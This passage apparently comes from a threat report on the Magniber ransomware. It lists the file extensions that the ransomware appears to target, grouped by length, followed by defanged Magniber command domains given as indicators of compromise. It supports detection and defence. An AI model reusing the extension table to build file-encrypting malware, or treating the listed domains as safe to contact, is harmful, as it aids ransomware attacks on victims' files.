“3”: [“hpi”, “icn”, “idc”, “idx”, “igt”, “igx”, “ihx”, “iiq”, “ocr”, “abm”, “abs”, “abw”, “act”, “adn”, “adp”, “aes”, “aft”, “afx”, “agp”, “ahd”, “aic”, “aim”, “alf”, “ans”, “apd”, “apm”, “aps”, “apt”, “apx”, “art”, “arw”, “asc”, “ase”, “ask”, “asm”, “asp”, “asw”, “asy”, “aty”, “awp”, “awt”, “aww”, “azz”, “bad”, “bay”, “bbs”, “bdb”, “bdp”, “bdr”, “bib”, “bmx”, “bna”, “bnd”, “boc”, “bok”, “brd”, “brk”, “brn”, “brt”, “bss”, “btd”, “bti”, “btr”, “can”, “cdb”, “cdc”, “cdg”, “cdr”, “cdt”, “cfu”, “cgm”, “cin”, “cit”, “ckp”, “cma”, “cmx”, “cnm”, “cnv”, “cpc”, “cpd”, “cpg”, “cpp”, “cps”, “cpx”, “crd”, “crt”, “crw”, “csr”, “csv”, “csy”, “cvg”, “cvi”, “cvs”, “cvx”, “cwt”, “cxf”, “cyi”, “dad”, “daf”, “dbc”, “dbf”, “dbk”, “dbs”, “dbt”, “dbv”, “dbx”, “dca”, “dcb”, “dch”, “dcr”, “dcs”, “dct”, “dcx”,

“dds”, “ded”, “der”, “dgn”, “dgs”, “dgt”, “dhs”, “dib”, “dif”, “dip”, “diz”, “djv”, “dmi”, “dmo”, “dnc”, “dne”, “doc”, “dot”, “dpp”, “dpx”, “dqy”, “drw”, “drz”, “dsk”, “dsn”, “dsv”, “dta”, “dtw”, “dvi”, “dwg”, “dxb”, “dxf”, “eco”, “ecw”, “ecx”, “edb”, “efd”, “egc”, “eio”, “eip”, “eit”, “emd”, “emf”, “epf”, “epp”, “eps”, “erf”, “err”, “etf”, “etx”, “euc”, “exr”, “faq”, “fax”, “fbx”, “fcd”, “fcf”, “fdf”, “fdr”, “fds”, “fdt”, “fdx”, “fes”, “fft”, “fic”, “fid”, “fif”, “fig”, “flr”, “fmv”, “fpt”, “fpx”, “frm”, “frt”, “frx”, “ftn”, “fxc”, “fxg”, “fzb”, “fzv”, “gdb”, “gem”, “geo”, “gfb”, “ggr”, “gih”, “gim”, “gio”, “gpd”, “gpg”, “gpn”, “gro”, “grs”, “gsd”, “gtp”, “gwi”, “hbk”, “hdb”, “hdp”, “hdr”, “hht”, “his”, “hpg”, “htc”, “hwp”, “ibd”, “imd”, “ink”, “ipf”, “ipx”, “itw”, “iwi”, “jar”, “jas”, “jbr”, “jia”, “jis”, “jng”, “joe”, “jpe”, “jps”, “jpx”, “jsp”, “jtf”, “jtx”, “jxr”, “kdb”, “kdc”, “kdi”, “kdk”, “kes”, “key”, “kic”, “klg”, “knt”, “kon”, “kpg”, “kwd”, “lay”, “lbm”, “lbt”, “ldf”, “lgc”, “lis”, “lit”, “ljp”, “lmk”, “lnt”, “lrc”, “lst”, “ltr”, “ltx”, “lue”, “luf”, “lwo”, “lwp”, “lws”, “lyt”, “lyx”, “lzf”, “mac”, “man”, “map”, “maq”, “mat”, “max”, “mbm”, “mdb”, “mdf”, “mdn”, “mdt”, “mef”, “mel”, “mft”, “min”, “mnr”, “mnt”, “mos”, “mpf”, “mpo”, “mrg”, “msg”, “mud”, “mwb”, “mwp”, “myd”, “myi”, “ncr”, “nct”, “ndf”, “nef”, “nfo”, “njx”, “nlm”, “now”, “nrw”, “nsf”, “nyf”, “nzb”, “obj”, “oce”, “oci”, “odb”, “odg”, “odm”, “odo”, “odp”, “ods”, “odt”, “oft”, “omf”, “oqy”, “ora”, “orf”, “ort”, “orx”, “ost”, “ota”, “otg”, “oti”, “otp”, “ots”, “ott”, “ovp”, “ovr”, “owc”, “owg”, “oyx”, “ozb”, “ozj”, “ozt”, “pan”, “pap”, “pas”, “pbm”, “pcd”, “pcs”, “pdb”, “pdd”, “pdf”, “pdm”, “pds”, “pdt”, “pef”, “pem”, “pff”, “pfi”, “pfs”, “pfv”, “pfx”, “pgf”, “pgm”, “phm”, “php”, “pic”, “pix”, “pjt”, “plt”, “pmg”, “pni”, “pnm”, “pnz”, “pop”, “pot”, “ppm”, “pps”, “ppt”, “prt”, “prw”, “psd”, “pse”, “psp”, “pst”, “psw”, “ptg”, “pth”, “ptx”, “pvj”, “pvm”, “pvr”, “pwa”, “pwi”, “pwr”, “pxr”, “pza”, “pzp”, “pzs”, “qmg”, “qpx”, “qry”, “qvd”, “rad”, “ras”, “raw”, “rcu”, “rdb”, “rft”, “rgb”, “rgf”, “rib”, “ric”, “ris”, “rix”, “rle”, “rli”, “rng”, “rpd”, “rpf”, “rpt”, “rri”, “rsb”, “rsd”, “rsr”, “rst”, “rtd”, “rtf”, “rtx”, “run”, “rzk”, “rzn”, “saf”, “sam”, “sbf”, “scc”, “sch”, “sci”, “scm”, “sct”, “scv”, “scw”, “sdb”, “sdf”, “sdm”, “sdw”, “sep”, “sfc”, “sfw”, “sgm”, “sig”, “skm”, “sla”, “sld”, “slk”, “sln”, “sls”, “smf”, “sms”, “snt”, “sob”, “spa”, “spe”, “sph”, “spj”, “spp”, “spq”, “spr”, “sqb”, “srw”, “ssa”, “ssk”, “stc”, “std”, “sti”, “stm”, “stn”, “stp”, “str”, “stw”, “sty”, “sub”, “suo”, “svf”, “svg”, “sxc”, “sxd”, “sxg”, “sxi”, “sxm”, “sxw”, “tab”, “tcx”, “tdf”, “tdt”, “tex”, “thp”, “tlb”, “tlc”, “tmd”, “tmv”, “tmx”, “tne”, “tpc”, “trm”, “tvj”, “udb”, “ufr”, “unx”, “uof”, “uop”, “uot”, “upd”, “usr”, “vbr”, “vbs”, “vct”, “vdb”, “vdi”, “vec”, “vmx”, “vnt”, “vpd”, “vrm”, “vrp”, “vsd”, “vsm”, “vue”, “wbk”, “wcf”, “wdb”, “wgz”, “wks”, “wpa”, “wpd”, “wpg”, “wps”, “wpt”, “wpw”, “wri”, “wsc”, “wsd”, “wsh”, “wtx”, “xar”, “xdb”, “xlc”, “xld”, “xlf”, “xlm”, “xls”, “xlt”, “xlw”, “xps”, “xwp”, “xyp”, “xyw”, “ybk”, “zdb”, “zdc”],

“4”: [“agif”, “albm”, “apng”, “awdb”, “bean”, “cals”, “cdmm”, “cdmt”, “cdmz”, “cimg”, “clkw”, “colz”, “djvu”, “docb”, “docm”, “docx”, “docz”, “dotm”, “dotx”, “dtsx”, “emlx”, “epsf”, “fdxt”, “fodt”, “fpos”, “fwdn”, “gcdp”, “gdoc”, “gfie”, “glox”, “grob”, “gthr”, “icon”, “icpr”, “idea”, “info”, “itdb”, “java”, “jbig”, “jbmp”, “jfif”, “jrtf”, “kdbx”, “mbox”, “mgcb”, “mgmf”, “mgmt”, “mgmx”, “mgtx”, “mmat”, “mrxs”, “oplc”, “pano”, “pict”, “pjpg”, “pntg”, “pobj”, “potm”, “potx”, “ppam”, “ppsm”, “ppsx”, “pptm”, “pptx”, “psdx”, “psid”, “rctd”, “riff”, “scad”, “sdoc”, “sldm”, “sldx”, “svgz”, “text”, “utxt”, “vsdm”, “vsdx”, “vstm”, “vstx”, “wire”, “wmdb”, “xlgc”, “xlsb”, “xlsm”, “xlsx”, “xltm”, “xltx”, “zabw”],

“5”: [“accdb”, “class”]
}

Magniber domains:
totwo[.]pw
ittakes[.]fun

catat[.]site
tinpick[.]online
pirlay[.]fun
buyaims[.]online
orhung[.]space
actsred[.]site
